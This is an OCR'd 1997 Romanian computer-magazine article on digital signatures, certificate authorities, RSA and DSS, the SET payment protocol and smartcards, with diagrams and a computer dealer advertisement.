O Autoritate pentru certificate private ajută o firmă să-şi impună politica de securitate, prin etichetarea sistemelor utilizator individuale cu identificatori unici, verificabili.

Autoritate pentru certificate private


Autoritate pentru certificate publice
CA
Bancă
Comerciant
Internet
Emitent de cărți de credit
Zid de protecție
Intranet privat
Client
Server

O autoritate pentru eliberare de certificate publice, ca VeriSign preia cheile publice de la utilizatori și le semnează realizând un certificat și garantează într-o anumită măsură că utilizatorii sunt cine afirmă că sunt.

La un moment dat banca va fi implicată în tranzacție. Banca va trebui să verifice atât certificatul de la comerciant cât și cel al beneficiarului

Un comerciant primește certificatul pentru a asigura clientul că are calculatorul conectat la serverul dorit. Comerciantul va verifica certificatul clientului pentru a se asigura de același lucru.

După ce se completează o tranzacție cu carte de credit, emitentul poate verifica certificatele comerciantului și ale băncii, înainte de a pune tranzacția pe factura clientului.

Serverele primesc certificate pentru a face imposibilă impostura și descuraja comportamentul malițios în rețea.

Clienții dinăuntrul unui zid de protecție primesc certificatele private proprii ale firmei. Aceste certificate pot fi folosite pentru a avea acces la resursele rețelei sau pentru a impune politici de firmă (de exemplu limite de sume la achiziții)


Semnăturile hash. Funcţiile hash sunt similare celor de criptare şi de fapt sunt funcţii de criptare puţin modificate. Majoritatea lucrează prin preluarea unui bloc de date o dată şi apoi utilizarea funcţiilor de criptare pentru modificarea biţilor. Dacă se face criptare în mod repetat, nu există o metodă cunoscută pentru a prevedea rezultatul. Nu este posibil ca cineva să modifice documentul într-un anumit fel şi apoi să fie sigur că obţine un rezultat identic după funcţia hash.

O semnătură bazată pe hash utilizează o funcţie de criptare cu securitate ca Message Digest 5 (MD-5) sau Secure Hash Algorithm (SHA) pentru a produce o valoare hash dintr-un fişier. Procedura de hash alipeşte cheia dumneavoastră secretă (primită de la terţ) cu fişierul şi apoi face hash cu combinaţia de fişier şi cheie. Rezultatul, valoarea hash, se transmite cu fişierul ca o semnătură dar cheia secretă este păstrată. Destinatarul are şi el o copie a cheii secrete pe care o foloseşte pentru evaluarea semnăturii.

În cazul CyberCoin de la firma CyberCash utilizatorii primesc cheia secretă atunci când se abonează. Aceste chei sunt cunoscute doar de calculatorul abonatului şi de sistemul central. Când o tranzacţie este gata, se creează un fişier care conţine suma transferată şi detaliile tranzacţiei, fişier semnat apoi cu cheia secretă. (Clientul asamblează fişierul, alipeşte cheia secretă, calculează funcţia hash şi apoi transferă fişierul cu rezultatul funcţiei hash, fără cheia secretă.) Banca centrală poate verifica această tranzacţie prin repetarea calculelor deoarece ştie şi ea valoarea cheii secrete.

Semnătura bazată pe hash este poate cea mai puţin cunoscută dintre algoritmii pentru semnături. Ea devine mai răspândită în ultimul timp deoarece necesită resurse mai reduse pentru calcule decât ceilalţi algoritmi. Multe dintre sistemele de microcash (micro plăţi) ca Millicent de la DEC sau CyberCoin folosesc semnături bazate pe hash pentru a reduce costurile de procesare şi a face posibile transferurile de valori mai mici. Fiecare dintre aceste sisteme necesită un server central pentru verificarea fiecărei tranzacţii. Utilizarea unui algoritm mai rapid înseamnă utilizarea unei părţi mai reduse din puterea de calcul a serverului şi reduce încărcarea la serverul central.

Limitarea majoră a acestor semnături bazate pe hash este că cel care recepţionează trebuie să aibă şi el o copie a cheii secrete a utilizatorului pentru verificarea semnăturii. Acesta poate permite ca destinatarul să falsifice semnătura. Administrarea acestor chei secrete este de asemenea dificilă şi mulţi utilizează o infrastructură partajată cu securitate.


Cum lucrează un certificat

❶ Clientul îşi face un certificat la CA prin oferirea unei identificări şi a unei copii a cheii publice.

❷ Beneficiarul începe să cumpere şi semnează digital fişierul. Beneficiarul furnizează o copie a certificatului.

❸ a. Magazinul verifică semnătura la autoritatea de certificare

❸ b. Dacă doreşte, poate verifica la CA să vadă dacă certificatul a fost revocat.

❹ Magazinul şi beneficiarul stabilesc o relaţie, astfel ca să poată avea încredere în semnăturile digitale. Acum beneficiarul poate cumpăra ceea ce şi-a dorit.

Autoritatea de certificare nu eliberează doar certificatele, ci poartă şi răspunderea pentru verificarea validităţii acestora.

Semnături DSS şi RSA. Ceilalţi doi algoritmi pentru semnături, DSS şi RSA nu au această limitare. Aceştia sunt algoritmi cu *cheie publică* - cu alte cuvinte există două chei pentru fiecare persoană (Vezi : cum funcţionează criptarea cu cheie publică, în pagina următoare). Una din chei creează o semnătură şi se păstrează secretă. Cealaltă cheie, cea publică, verifică semnătura.

DSS a fost dezvoltat de NIST (National Institute of Standards and Technology) din SUA împreună cu National Security Agency. Doar companiile care fac afaceri cu guvernul SUA trebuie să folosească această tehnologie şi mulţi preferă să nu o utilizeze deoarece este un sistem doar pentru semnături. NIST a ales această soluţie limitată deoarece guvernul SUA depune eforturi să descurajeze utilizarea oricărui soft de criptare care poate limita posibilitatea guvernului să tragă cu urechea. Un software care oferă doar autentificare, ca DSS, este liber exportabil dacă este înglobat în produse, pe când un software care utilizează RSA pentru criptare generală este supus unor restricţii guvernamentale severe.

Semnăturile RSA sunt în mod evident cele mai populare, mulţumită şi unui marketing agresiv, patentării şi dezvoltării îndelungate de către RSA Data Security. Firma controlează multe dintre cele mai importante brevete de invenţie din domeniu şi cu toate că există dispute importante în domeniu, RSA s-a folosit de propria poziţie pentru a se impune cu succes ca lider. Softul firmei şi bibliotecile oferite se pot regăsi ca şi componentă esenţială în multe produse şi compania are ca angajaţi pe unii dintre cei mai buni specialişti în criptare.

RSA Data Security a purtat de exemplu responsabilitatea integrării softului pentru semnătură digitală în Macintosh OS cu mult înainte ca Web-ul să câştige popularitate. Compania a adăugat applet-uri drag-and-drop (selectează şi pune) la PowerTalk, softul de colaborare, care permite înglobarea de semnătură digitală în formulare electronice prin simpla tragere a unui icon pe for-

Cum se face criptarea cu cheie publică

Algoritmii pentru chei publice, cum este criptarea RSA (de la inventatorii Rivest, Shamir și Adleman) par complicați pentru mulți deoarece nu sunt conformi convențiilor de lucru pentru sistemele cu două chei. Toată lumea știe că un seif bancar are nevoie de două chei, ca să poată fi deschis (deși cheia băncii este puțin inutilă dacă există securitate pentru seif. Dar cele două chei la un algoritm cu cheie publică lucrează diferit. Cheia secretă este folosită la generarea semnăturii digitale, cea publică este folosită la verificarea semnăturii.

Cel mai simplu mod de a înțelege criptarea RSA este de a ne reaminti două lucruri simple din algebră: în primul rând, numerele au o valoare inversă față de înmulțire și {e^a}^b = e^{a^b}. Valoarea inversă a numărului a este b, unde a*b=1. Deci inversul lui 4 este 0,25 în aritmetica obișnuită.

RSA utilizează aritmetică modulo n, care operează doar cu întregi cuprinși între 0 și n. Se face deseori comparație cu restul împărțirii. Ecuația a*b mod n se poate traduce ca înmulțirea lui a cu b și rezultatul este restul împărțirii la n. În mod surprinzător mare parte a aritmeticii obișnuite rămâne valabilă și în acest caz. Numerele pot fi adunate, scăzute, înmulțite și împărțite în mod obișnuit și ecuațiile se vor conforma regulilor știute de comutativitate, asociativitate și tranzitivitate.

Pentru a construi o pereche de chei cu RSA, trebuie găsite două numere prime p și q. Produsul lor este n. Cele două chei e și d sunt numere alese aleator, astfel încât e*d mod (p-1)(q-1)=1. Adică d este valoarea inversă a lui e. (Detalii în plus privind alegerea lui p, q, e, d sunt dincolo de scopul acestei prezentări)

Algoritmul lucrează deoarece m^de=m mod n. (motivul este iar dincolo de scopul nostru). Pentru a cripta un mesaj, acesta se convertește într-un număr m și se calculează m^e mod n. Doar persoana care cunoaște poate decripta mesajul calculând (m^e mod n)^d mod n = m^de mod n = m.

Vă puteți imagina procesul cu chei publice ca un șirag de n mărgele. Fie mesajul una dintre mărgele. Cheia publică este un număr a, mai mic decât n și cheia privată corespunzătoare este n*a=b. Mesajul este criptat prin calculul de-a lungul a a mărgele și decriptat prin calculul a b mărgele ceea ce reface situația inițială. Această abordare este doar metaforă și este evident fără securitate. Oricine cunoaște a și n poate să afle b. Dar situația este diferită la RSA sau Digital Signature Algorithm. Cu acești algoritmi este imposibil de determinat cheia privată din cea publică.

mular. Firma are contracte de licențiere cu toate firmele mari OS, inclusiv Microsoft, IBM, Sun și Digital și fiecare din aceste companii a adăugat facilități similare la gama de produse, dar fără să ofere același grad de integrare. Spre deosebire de DSS, RSA poate fi folosit și la criptarea datelor și oferirea de securitate și autentificare.

Atât algoritmii pe bază de hash cât și cei cu algoritmi pentru chei publice pot fi adaptați pentru a oferi securitate prin asigurarea ca secretul și cheile să aibă un număr suficient de biți pentru a rezista oricăror atacuri cunoscute. Semnăturile bazate pe hash sunt în mod inerent mai ușor de atacat deoarece secretul utilizat pentru a crea semnătura este cunoscut ambelor părți. O spargere la calculatorul central sau la cel al utilizatorului poate compromite o semnătură bazată pe hash. Cheia de generare a semnăturii utilizată în sistemele cu cheie publică este, pe de altă parte, memorată doar pe calculatorul celui care deține cheia, reducându-se astfel sensibil riscurile pentru securitate.

În cine aveți încredere?

După ce au rezistat la diferite încercări timp de peste 20 de ani, algoritmii de semnătură digitală cu cheie publică au devenit foarte robuști. Ei au nevoie totuși de multă asistență și o infrastructură serioasă. Problema este că o cheie publică a unei anumite persoane trebuie să fie chiar a acelei persoane și nu una falsificată. La urma urmei cheia este doar un număr fără asemănare cu persoana și nici nu include date personale despre proprietar.

Soluția obișnuită la această problemă este de a împacheta cheia într-un *certificat* digital, un mic bloc de date (poate fi de mai multe mii de octeți) care conține cheia publică și o validare făcută cu semnătura digitală a unei terțe persoane. Acest terț se numește *autoritate de certificare* sau CA. Certificatul mută responsabilitatea încrederii la deținătorul acestei noi semnături. Dacă această semnătură se verifică și este corectă, atunci aveți un motiv în plus pentru a vă încrede în cheia publică.

Dar dacă nu aveți încredere în autoritatea de certificare, atunci trebuie să verificați certificatul pentru semnătura digitală dată de CA și așa mai departe. Certificatul doar mută problema încrederii la un nivel superior în șir. Problema majoră în acest moment este modalitatea de realizare a acestei *ierarhii a încrederii* în certificatele digitale.

În prezent, majoritatea sistemelor utilizator verifică doar un nivel din ierarhia de certificate. Dacă din browser vă conectați la un server care are validat SSL (Secure Sockets Layer), serverul va stabili identitatea prin transferul unei copii de la cheia publică proprie inclusă într-un certificat. Acest certificat a fost probabil produs de VeriSign, unul din furnizorii majori de certificate pentru serverele Web care folosesc SSL pentru criptarea datelor care se transferă între server și browser. Browserul validează certificatul VeriSign prin verificarea semnăturii VeriSign.

Dar cum poate ști browser-ul că semnătura VeriSign este corectă? Continuă să urce într-o ierarhie? Nu. În acest caz se oprește la *VeriSign* deoarece acesta este un certificat rădăcină (*root*). Pe viitor, vom putea avea ierarhie cu mai multe nivele. De exemplu, guvernele ar putea semna certificatele, unele pentru altele. Sau ONU ar putea semna un certificat pentru SUA, care ar putea semna certificate pentru alte 50 de state. Și aceste ierarhii ar putea coexista. Protocolul SET (Secure Electronic Transactions) utilizat de firmele de cărți de credit prevede de exemplu posibilități atât pentru autorizarea certificatelor de către firmă, cât și de organisme cu caracter geopolitic.

Dar ierarhiile nu sunt singura soluție. PGP (Pretty Good Privacy) este soluția de criptare de uz general gratuită și răspândită, care folosește o rețea de semnături pentru garantarea fiecărei chei publice. Acest lucru se numește rețeaua de încredere (*web of trust*). Cheia dumneavoastră ar putea fi semnată de parteneri, nevastă, șef sau câțiva prieteni de încredere. Oamenii care vor dori să vă verifice semnătura ar putea să cunoască pe cineva din acest grup și să aibă o copie a cheii publice al acestuia. Dacă nu, ar putea să cunoscă pe cineva care cunoaște pe altcineva care a făcut o dată parte din grup. Și așa mai departe...

Rețelele de încredere existente sunt prea mici pentru a oferi o soluție practică pentru comerțul pe Internet. Multe companii de cărți de credit sau bănci sunt pe cale să realizeze propriile rețele ierarhice deoarece au nevoie de garanții specifice pentru identificare care sunt conforme propriilor modele de riscuri. Ele pot decide, de exemplu, că vor fi mulțumiți dacă un certificat este trimis pentru un client nou pe un disc floppy. Bancile înțeleg problemele legate de distribuirea cărților de credit și pot folosi experiența lor pentru a se asigura că certificatele sunt plasate corect la beneficiarii adecvați.

Dar certificatele simple din ierarhiile unor sisteme bancare pot oferi o soluție acceptabilă doar pentru un timp scurt, o soluție puternic orientată pe tehnologii web ar putea deservi majoritatea oamenilor. Pindar

Wang, preşedintele VerFi, o autoritate de certificare din Hog Kong, afirmă că structurile ierarhice simple nu vor funcţiona în Asia. „Nu sunt practice“, spune el, „deoarece relaţia de încredere pe care încearcă să o reprezinte organismele CA nu este statică sau clar delimitată în afara structurilor de putere existente. Nu există o ierarhie clar definită, nici măcar o reţea de încredere statică. În schimb, găsim o zonă gri foarte dinamică unde sferele de influenţă şi liniile puterii se formează şi se destramă în mod constant“.

Autorităţile de certificare din SUA ar putea să descopere acelaşi aspect pe piaţă. Alianţele între companii sunt deja pe cale să devină obişnuite. Restructurarea corporaţiilor mută adesea oamenii de la un proiect la altul, făcând dificilă încrederea în certificatele ierarhice simple pentru a furniza mai mult decât o simplă identificare (vedeţi şi: Certificate extinse).

Şi dacă problemele cu ierarhiile n-ar fi suficiente, organismele CA trebuie să administreze în plus două baze de date: o listă completă a certificatelor şi alta cu certificatele retrase. La urma urmei, dacă un certificat ajunge să fie compromis (de exemplu,


Protocolul de tranzacţii electronice sigure

Protocolul SET (Secure Electronic Transactions) reproduce structura existentă a unui sistem de prelucrare de cărţi de credit şi înlocuieşte fiecare apel telefonic sau plic cu hârtia ce descrie tranzacţia cu o versiune electronică. Acesta poate să implice un număr surprinzător de mare de pachete de date, deoarece sistemul de cărţi de credit a evoluat pentru a permite o gamă largă de tranzacţii. Restaurantele, de pildă, trimit frecvent facturile de două ori. Prima dată de procesează factura de bază şi a doua oară se adaugă bacşişul. Hotelurile însă fac adesea rezervarea unui număr mare de credite pentru a acoperi cheltuielile suplimentare ca servitul în cameră. Creditele sunt eliberate când se eliberează camera.

Protocolul SET oferă pachete de date pentru toate aceste tipuri de tranzacţii şi fiecare tranzacţie este semnată cu o semnătură digitală. Acesta face din SET cel mai mare consumator de certificate şi face implicit din bănci unii dintre distribuitorii majori de certificate. IBM, GTE şi VeriSign au anunţat planuri de ajutor pentru bănci pentru oferirea de certificate beneficiarilor. Acest segment promite să devină o piaţă imensă pentru realizatorii acestor baze de date mari.

Una din controversele cele mai aprige în comunitatea SET este cine va plăti pentru lista de revocare a certificatelor SET. Protocolul SET impune unui procesor de tranzacţii să verifice regulat listele pentru a detecta tranzacţiile generate de eventuale certificate pierdute sau furate. Pentru simplitatea actualizării şi sincronizării listei, protocolul defineşte o amprentă care va fi hash pentru ultima listă de revocare. Procesorul de tranzacţii poate compara amprentele pentru a asigura faptul că ceea ce avem în listă este identic cu ceea ce există în ultima listă master.

Emitenţii de cărţi de credit vor fi probabil cei responsabili pentru administrarea acestor liste de certificate revocate. Structura pieţii asigură în mod virtual acest lucru. Dar acest lucru poate să însemne că certificatele SET nu vor fi utile în mod simplu pentru alţi utilizatori care lucrează cu criptare, de exemplu pentru scrisorile personale, deoarece companiile de cărţi de credit pot considera certificatele ca proprietatea lor. Sau pot decide să ofere deschis această facilitate, pentru a atrage clienţi. Doar piaţa poate decide.



Cum lucrează SET

Comerciant
❶ Clientul iniţiază tranzacţia prin trimiterea unui formular de comandă şi o autorizaţie semnată şi criptată. Comerciantul nu poate accesa numărul cărţii de credit, acesta fiind criptat.
❺ Banca autorizează comerciantul şi semnează tranzacţia.
❽ Comerciantul este plătit conform contractului
❷ Comerciantul transferă autorizaţia. Banca poate să facă decriptare şi să vadă numărul cărţii de credit. Poate verifica şi semnătura de pe certificat.
❼ Comerciantul cere o captură a tranzacţiei şi primirea banilor.
❻ Beneficiarul primeşte marfa şi bonul de recepţie.
Beneficiar
❹ Emitentul cărţii de credit autorizează şi semnează tranzacţia
Bancă
❸ Banca cumpărător verifică la emitentul cărţii de credit cartea.
❾ Beneficiarul primeşte factura lunară de la emitentul cărţii de credit
Emitent de carte de credit

Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA

Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax:230.08.15

un angajat părăseşte firma sau se fură calculatorul cuiva) trebuie să existe o modalitate de a suna la CA şi cere ca certificatul să fie retras. Aşa cum vă puteţi imagina, acest mecanism ar putea fi mai greu de utilizat. Cu trecerea timpului, certificatele retrase se pot acumula, necesita spaţiu mai mare şi să rezulte o verificare mai lentă. Certificatele bazate pe standardul X.509 (standard utilizat practic de toată lumea) sunt livrate cu o dată de expirare pentru siguranţa că certificatele vechi, expirate se pot retrage din sistem on-line. Similar, sistemul Entrust de la Nortel utilizează două tipuri de certificate cu limite diferite de expirare. (vedeţi şi: Sisteme de certificate). Certificatele de criptare a datelor din mesaj au uzual un termen mult mai redus decât certificatele de semnătură pentru documente. Fiecare poate fi revocat independent de celălalt.

O brumă de îndoială

Una din întrebările majore legate de certificate este cu câtă încredere ne putem baza pe ele. Unele, ca certificatele Class 1 de la VeriSign sunt atribuite oricui în stare să completeze un formular dintr-o pagină Web. Sunt utile doar pentru a stabili o prezenţă reală şi nu pentru a garanta că cineva există realmente.

Certificatele Class 2 de la VeriSign însă, sunt emise după o verificare a unor baze de date cu beneficiari. Dacă dispuneţi de linie de credit, atunci puteţi beneficia de certificat. Este totuşi neclar dacă VeriSign sau alţii dispun de unelte adecvate pentru a preveni furturile de identităţi de către cineva care dispune de suficiente informaţii despre dumneavoastră. Nu este clar nici ce înseamnă înregistrarea datelor personale în asemenea baze de date. (O persoană a primit un formular de cerere pentru o carte de credit pentru câinele familiei, a completat formularul şi a primit cartea de credit. Câinele plăteşte lunar facturile.)

VeriSign mai oferă Certificate Class 3 care impun înregistrarea personală a cererii la notar, care va verifica identitatea înainte de autentificare. Acest lucru adaugă un nivel în plus de credibilitate pentru certificat.

Thawte, o autoritate sud-africană pentru emis certificate, va oferi o certificare cu un grad sporit de securitate. Planul realizat de Thawte impune ca cel care deţine certificatul să se întâlnească personal cu un reprezentant al companiei. În prezent, compania are doar un reprezentant în SUA (în Carolina de Nord). În mod clar, compania va trebui să-şi extindă operaţiunile dacă are serios în vedere să se menţină în acest segment de afaceri serioase.

Definirea limitelor de siguranţă este şi o problemă legislativă dificilă. Diferitele autorităţi de certificare încearcă să fixeze limite care sunt simultan atractive pentru clienţi şi realizabili financiar. Ghidul *Guidelines for Digital Signatures*, editat de American Bar Association afirmă că „o autoritate de certificare trebuie să dispună de resurse financiare suficiente pentru ca (1)să-şi menţină operaţiunile conform cu obligaţiile asumate şi (2) să fie capabil, în limite raţionale, să-şi asume riscul răspunderii faţă de abonaţi şi persoane care se bazează pe certificatele emise de autoritatea de certificare.“

Satisfacerea primei cerinţe este clară. Serverele de baze de date, conectările în reţea şi securitatea adecvată sunt probleme bine definite. A doua cerinţă însă este foarte vagă. Înţelegerea riscurilor în cazul unei erori la

Sunt Smardcards o soluţie pentru certificate?

Calculatoarele personale s-au răspândit deoarece sunt versatile şi uşor de programat. Sunt bune la jocuri şi rele ca securitate. Aceeaşi facilitate care permite intervenţia în driverul de tastatură face posibilă şi capturarea tastelor apăsate la introducerea parolei.


Dispozitivele hard cunoscute ca smartcard (cartele inteligente) sau dongle oferă o soluţie. Aceste echipamente sunt realizate cu un chip dedicat realizării semnăturilor digitale. O sesiune de conectare cu smartcard începe prin trimiterea de către sistemul host a şirului de interogare (challange). Smartcard semnează şirul şi-l returnează. Şirul de interogare (şi răspunsul) se schimbă de fiecare dată pentru a preveni atacurile prin răspuns.

Dallas Semiconductor a lansat recent iButton, o etichetă metalică rotundă cu diametrul cam 16 mm. Firma mai produce o mică interfaţă care se conectează la portul paralel şi costă sub 20$. Utilizatorul poate atinge iButton de interfaţă şi calculatorul va putea schimba mesaje cu iButton, ceea ce creează semnături digitale din mers. Dispozitivul este util pentru cei care trebuie să se conecteze frecvent la un sistem central, de la distanţă, deoarece se elimină pericolul ca un hoţ de parole să înregistreze parola.

Mulţi producători de smartcard, ca Dallas Semiconductor şi Security Dynamics încearcă să ofere un pachet rezistent la spargeri, pentru a proteja certificarea. În timp ce există controverse privind gradul de siguranţă oferit, lupta dintre proiectanţi şi hackeri continuă.

S-ar putea să nu treacă prea mult timp înainte de a avea interfaţă standard de smartcard în PC. ORACLE recomandă deja insistent existenţa interfeţei de smartcard pentru NC (network computer). Dispozitivele smartcard sunt importante pentru ca oamenii să aibă asupra lor informaţii proprii şi identificare, atunci când se mută pe alt NC. WebTV are circuitele respective înglobate prin construcţie.

Cum lucrează un sistem smartcard


❶ Clientul încearcă o conectare la server
❷ Serverul trimite şirul de interogare
Client la distanţă
121425322
Reţea fără securitate
8284932394
Server central
❸ Clientul transferă şirul la smartcard
❺ Smartcard trimite şirul semnat înapoi la client
❻ ... care îl transferă la server...
❼ . . . care verifică semnătura.
❹ Smartcard construieşte o semnătură digitală a şirului cu o chei secretă. Cheia nu poate fi accesată de virus sau un program sau client rău intenţionat.

SOWAH

Oradea str. Iza 31-33, tel./fax: 059-155.077, fax: 059-436.456, 435.494

Cu

PGA®

COMPUTER

Visul devine realitate

PGA
COMPUTER
Microsoft OEM partner
Microsoft

5% reducere de preț

pentru cel care prezintă acest cupon
la cumpărarea unui calculator PGA
de la oricare din distribuitorii autorizați
în perioada 1 mai - 30 iunie 1997

Alba Iulia: GECOM - Bd. 1 Decembrie 1918 nr.103 tel. 058/823546; BIT - str.Arieşului nr.3 058/818010, 818011;
Bacău: MICROSISTEM - str. Mioriței nr.14 tel. 034/171342, 117411;
Baia Mare: SINTEC - str. Unirii nr. 11 A/K tel. 062/436366, 433760;
Botoşani: ELECTRONIC Compley - Calea Națională nr. 275 tel. 031/514823;
Brăila: MOVIS - str. Plevnei nr. 151 tel. 039/611343;
Braşov: ARSENAL GRUP - str. Grădinarilor nr. 16 tel. 068/152351, 150269; HARD TRADING - str. 13 Decembrie nr.90, bl.6 sc.D tel. 068/415559, 162925;
Bucureşti: SOWAH ROMANIA - str. Viitor nr. 106 tel. 01/2107300, 2107799;
Constanța: UNISOFT - Bd. Regele Ferdinand I. nr. 7 tel. 041/615211; 1A+ - str. Griviței nr. 4 tel. 041/660459; ALTAIR SOFT - str. Al. Lăpuşneanu nr. 13 tel. 041-693677;
Cluj-Napoca: Micro PC - str. Observatorului nr. 1 tel. 064/198263, 438328;
Craiova: DATECH - str. Tehnicii nr. 1 tel. 051/145644; POLISEA - str. Brazda lui Novac bl.52-53 ap.1 tel. 051/152486;
Gheorgheni: SERVER - str. Lacu Roşu nr. 15 tel. 066/161655;
Iaşi: OPEN SYSTEMS - str. Bradului bl. 907 tel. 032/225101, 225141;
Oradea: RO et CO - str. Aurel Lazăr nr. 13 tel. 059/463939, 463940;
Oneşti: U.M. SOFT Republicii nr. 4 tel. 034/315028;
Petroşani: DIGITAL ELECTRONIC - str. Horea nr. 63/C tel. 054/545332;
Piatra Neamț: OPEN SYSTEMS - str. V. A. Urechia nr. 12 tel. 033/233591;
Sf. Gheorghe: HARD TRADING - str. Nicolae Iorga nr. 12 tel. 067/326043;
Sibiu: MILLENIUM str. Constantin Noica nr. 31 tel. 069/437460;
Suceava: SERVICII Informatice - str.G. Enescu nr. 16 tel. 030/216747;
Tg. Mureş: ELECTRO ORIZONT - str. Piața Trandafirilor nr. 43 tel. 065/168808, 166572;
